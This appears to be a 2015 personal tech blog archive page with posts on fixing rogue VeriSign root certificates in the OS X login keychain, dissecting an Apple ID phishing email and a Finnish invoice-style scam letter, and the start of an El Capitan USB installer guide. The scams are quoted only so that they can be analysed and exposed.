


As the certificate wasn't trusted, the page looked horrible and there was no lock-icon on the address bar. The important fact here was, that the root certificate of VeriSign Class 3 Public Primary Certification Authority - G5 had version number 3 and serial number of 25 0C E8 E0 30 61 2E 9F 2B 89 F7 05 4D 7C F8 FD. On the working Mac same certificate:

A completely different serial number of 18 DA D1 98 26 7D E8 BB 4A 21 58 CD CC 6B 2B 4A.
Then the relevant question was: Why do they differ? The facts are at OS X certificate store. It so happens, that all certificates can be viewed and altered via Keychain Access -tool. I went to see the System Roots -keychain:

But that didn't solve my problem! VeriSign Class 3 Public Primary Certification Authority - G5 was there and had the proven correct serial number of 18 DA D1 98 26 7D E8 BB 4A 21 58 CD CC 6B 2B 4A. More poking around, and this is what I found:

A set of Verisign certificates on login-keychain. Weird. One of them was:

There was the 25 0C E8 E0 30 61 2E 9F 2B 89 F7 05 4D 7C F8 FD! The only appropriate action was:
 And that solved it! Simply letting the weird ones go made all my websites work again.
But where did those certs come from? By googling I found Why is Symantec/Verisign CA appearing as an invalid authority? [closed] and Invalid certificate after Security Update 2015-004 in Mavericks. They both were pointing a finger to April 2015 security update. The release notes About the security content of OS X Yosemite v10.10.3 and Security Update 2015-004 say:
Certificate Trust Policy
Impact: Update to the certificate trust policy
Description: The certificate trust policy was updated. View the complete list of certificates.
I just happened to update the Mac too early and got a flawed upgrade. It is also possible, that on April, when I got bad certs, I may have gone to Verisign and manually loaded the proper root certificates in to fix my problem at the time. However, it just blew up on my face on OS X 11 upg.
If you never encountered any of this: good. I honestly don't think this issue is touching a wide audience. However, I disclosed this information for archive purposes. If something like this happens in the future, you have a clue what to look for.
Apple ID Scam: Part 3 - Your Apple ID is on Hold
Sunday, October 25. 2015
One of my honey traps got one interesting one. Typiacally the junk is 419 scams, and with all the variations, twists and quirks, they offer very little worth reporting. I have written posts about Apple ID scams earlier, part 1 and part 2.
This is how the "roper" is trying to lure me in. He chose to impersonate the CEO of Apple Inc, Mr. Cook. Really believable, IMHO.

Here goes:
Dear Customer,
We have detected an unauthorized sign in on your Apple ID (me@my.mail)
We have temporarily locked your Apple ID for your safety.
While your Apple ID is locked access to Apple software and your iCloud is limited.
In order to unlock your Apple ID Account please click here.
Privacy
Security and privacy are fundamental to the design of all our hardware, software, and services, including iCloud and new services like Apple Pay. And we continue to make improvements. Two-step verification, which we encourage all our customers to use, in addition to protecting your Apple ID account information, now also protects all of the data you store and keep up to date with iCloud.
We believe in telling you up front exactly what's going to happen to your personal information and asking for your permission before you share it with us. And if you change your mind later, we make it easy to stop sharing with us. Every Apple product is designed around those principles. When we do ask to use your data, it's to provide you with a better user experience.
Our commitment to protecting your privacy comes from a deep respect for our customers. We know that your trust doesn't come easy. That's why we have and always will work as hard as we can to earn and keep it.
Tim Cook
CEO, Apple Inc.
Sure, it could have been true. It could be possible, that my Apple ID was put into hold because somebody attempted to hack it, but it wasn't.
Findings:
- The Apple logo in the HTML-version of the e-mail was loading from http://i.imgur.com/zGVkgD1.png. I don't think Apple corporation would do that.
- The link to unlock pointed into http://support.apple.com.en-gb.confirm.id.auth.cgi-key.myapple-unlock.web.user.<THIS-PART-REMOVED>.com, which really doesn't sound something that Apple would use.
- Actually, at the time of writing, entire domain was removed. It's not available, no DNS, no nothing.
- The domain was registered via Todaynic.com, Inc. That is a Chinese domain-company. Really! I'm sure Apple wouldn't use them.
- Registrant for the domain was a private person, allegedly living in Beijing, China.
- The e-mail has following route:
- Original client at Suddenlink Communications DHCP-pool. IP has location of Greenwood, Mississippi, USA
- Mail relay via Power DNN of Omaha, Nebraska, USA
- Google Mail
- Me
- Mail route doesn't make any sense. All my real Apple e-mail originates from Apple directly, not via obscure teleoperators.
I think that's plenty of proof to call that one a fake!
Suomen yritystietopankki SYTP - Anatomy of an Invoicing scam (Finnish)
Tuesday, October 13. 2015
The mailman brought me a nice and official looking letter. I didn't recognize the sender from the envelope, so I just opened it as anybody would do. It was in invoice from a Finnish company I've never heard:

On a cursory glance it says I have to pay 249,- € for this company for something they really don't specify.
By Googling, I found a (Finnish) thread about that at http://murobbs.muropaketti.com/threads/suomen-yritystietopankki-sytp-huijauskirje-nigerialaiseen-tapaan.1254838/.
Timing
Why do I receive this today, on this Tuesday? "By chance, they just happened to act now", pretty much everybody says.
I don't. Its a school holiday week in Southern Finland this week. A lot of companies are using less experienced personnel in their daily operations this week. A social hack will work much better to untrained people.
Invoice, front
On the invoice they have all my details. However, as many countries, also Finland has a public registry of all the companies and corporations at YTJ. The information is actually on sale as bulk in many formats and you can even subscribe to a update-stream to always have the most recent information at your own use in a server processable format. So, they got all that right to drop all doubt that I might have.
Corporate Info
This is the upper right corner of the invoice:

It doesn't have the business ID. All legit companies have it there clearly visible. That's because the VAT legislation forces you to have your BIS available easily. The information can be read in a very fine print next to their payment information.
Their business registration information is as follows:

It says, that the company was founded in November 2014. However, they activated this company into VAT-registrer September this year. I read that as somebody just popping a shelf-company out of desktop drawer into action.
The really funny thing is, that they don't have a phone number in their info. That's more than weird for any legit business. Typically you want to be contacted when needed.
Corporate Address
The address in Finland as stated by the "invoice" (Google Maps):
Lautatarhankatu 6
00580 HELSINKI
It happens to be 1Office's Helsinki location. These scamsters will have a seemingly legit office location. In a place where a virtual address will cost them no more than 65,- € per month.
The bold part
This is what they want you to look at:

That information would be typical for an invoice. Invoice date, due date, reference and amount. If you don't look closely enough, you would process this one and have it paid at due date.
The real deal
For legal reasons, they don't say Invoice anywhere in the "Invoice". They say, it's an offer to publish your company information upon payment:
If that monster of a term sounds confusing to you, good, that's their intention. In a court of law, they'd just say that they sent offers to companies. However, their "offers" look very much like invoices.
The text in the middle is saying in a threatening manner: "we will remove your business information from our records, unless you pay this amount" is really funny. What I'd love to have is my information removed!
To make all that more threatening, they're saying that "if you want to re-enable your record, the cost will be 540,- €". That's ballsy!
Bank information
It would be a safe assumption that the bank account FI39 570 4320 0254 68 is a valid one. They'll most likely accept any money you'll send to them. In case of trouble, don't worry, you won't get it back.
Corporate Website
Domain
The domain of suomenyritystietopankki.fi is registered to Suomen Yritystietopankki SYTP Oy, 2654517-2.

That is not surprising, but the fact that there is a responsible person for domain is a surprise. The name they gave is: Gyula Katona. I would find it hard to believe, that the Hungarian mathemacian has anything to do with that domain. Most likely fake information.
The technical contact is Domain Directors (Finland) Oy. Yet another valid company, but it is not in tax prepayment or VAT-registers. That is a definite sign of non-active company frozen and shelfed. I tried calling Mr. Tony Lentino at +358 942597854, but I got call forwarded to somewhere in Europe over the crappiest VoIP-line there is. I really couldn't understand anything.
DNS is run by Amazon Route 53 at multiple geographical locations. MX-records in e-mail indicate, that their e-mail is handled by Google Mail.
Implementation
This is what their website looked like when I visited it:

It contains couple of pages and some seemingly working actions. I omitted the valid companies from the picture, but the obvious English review of Fortune Motors Oy kind of sticks out. The business is real as all the businesses they're displaying on their front page. This is the business record for that particular company:

Looks like that Finnish company is already out-of-business. And that's what they're using for an endorsement!
Based on the information they're giving out on a HTTP-request:

The cookie they're setting says Laravel framework. Server is running Apache 2.4.7 and PHP 5.5.9 on Ubuntu Trusty (14.04).
Hosting
The IP-address of 52.5.91.166 is registered to Amazon, Inc. Actually the entire CIDR 52.0.0.0/11 is Amazon Web Services' property. There is an Amazon US East data center at Virginia, USA, where the geo IP location of that address points to. So it would be safe to guess, that the web server runs on AWS US East.
Invoice, back
This are their terms and conditions:

That's mostly legal mumbo-jumbo. The text is valid and appears to be legit. The terms are really bad for you, though.
Conclusions
All this says, this is an international operation. All the data is spread over foreign locations to make any investigation really hard without US Department of Justice involved.
What they're doing is not directly illegal or banned, but the way they're doing their "marketing" is dubious at best. They even are running a website, it has business information and "reviews" of those businesses in it. However, some of the businesses are already shut down, and the reviews are very fake. But again, in a court of law, they'll claim, that they're running a marketing business.
In the terms and conditions part, they make it clear, that their "contract" is valid for companies only, that way consumer protection laws don't apply to them. What's between two businesses has very little protection in the legislation. A company can agree to a contract if they wish to do so.
I don't think this will be the last of them.
Beware!
OS X El Capitan upgrade from USB-stick
Monday, October 12. 2015
Now that OS X El Capitan or version 11 is out, I'll do a refresh for the USB installation instructions.
The thing is ... the upgrade free, but it's big. The amount of downloading needed is easily 6+ GiB. I have 3 Macs to update and I don't want to download the huge package on all of them. So, let's figure out something smarter.
Step 0: Prerequisites
You'll need a bootable USB-stick with capacity of 8 GiB or more. All sticks should boot, but I have encountered some that didn't manage that.
USB-booting a Mac is trickier than a PC. The knowledge base article HT1948 states:
Intel-based Macs support starting from an external USB storage device's volume that:
- Has been formatted with a GUID partition type
- Contains an installation of Mac OS X 10.4.5 or later, or Mac OS X 10.5 or later, which is compatible with (or shipped with) the Mac that the USB device is connected to. Note: You should not use a version of Mac OS X that is earlier ("older") than the version your Mac shipped with.
So, if you just bought an USB-stick, the chances are, that it is MBR-partitioned FAT32. That's my experience of getting new ones. They are incompatible at their current state for USB-booting a Mac. Not to worry, that can be fixed!
If you happen to have a ready-made stick for any previous OS X version, that obviously can be loaded with new installer. You can even skip couple of things during the process as you don't have to reformat the stick.
Step 1: Go download
In your Apple menu (the top left apple-shaped thing at every program's menu), go for Software Update. An alternate is to click the App Store link:

Both options land you on the App Store main screen showing you something like this:

Click the image saying Free Upgrade (free as in beer):

Your Apple ID credentials are required for this free package. They'll keep track of who downloaded and what.
This is the part you'll wait for the download to complete:

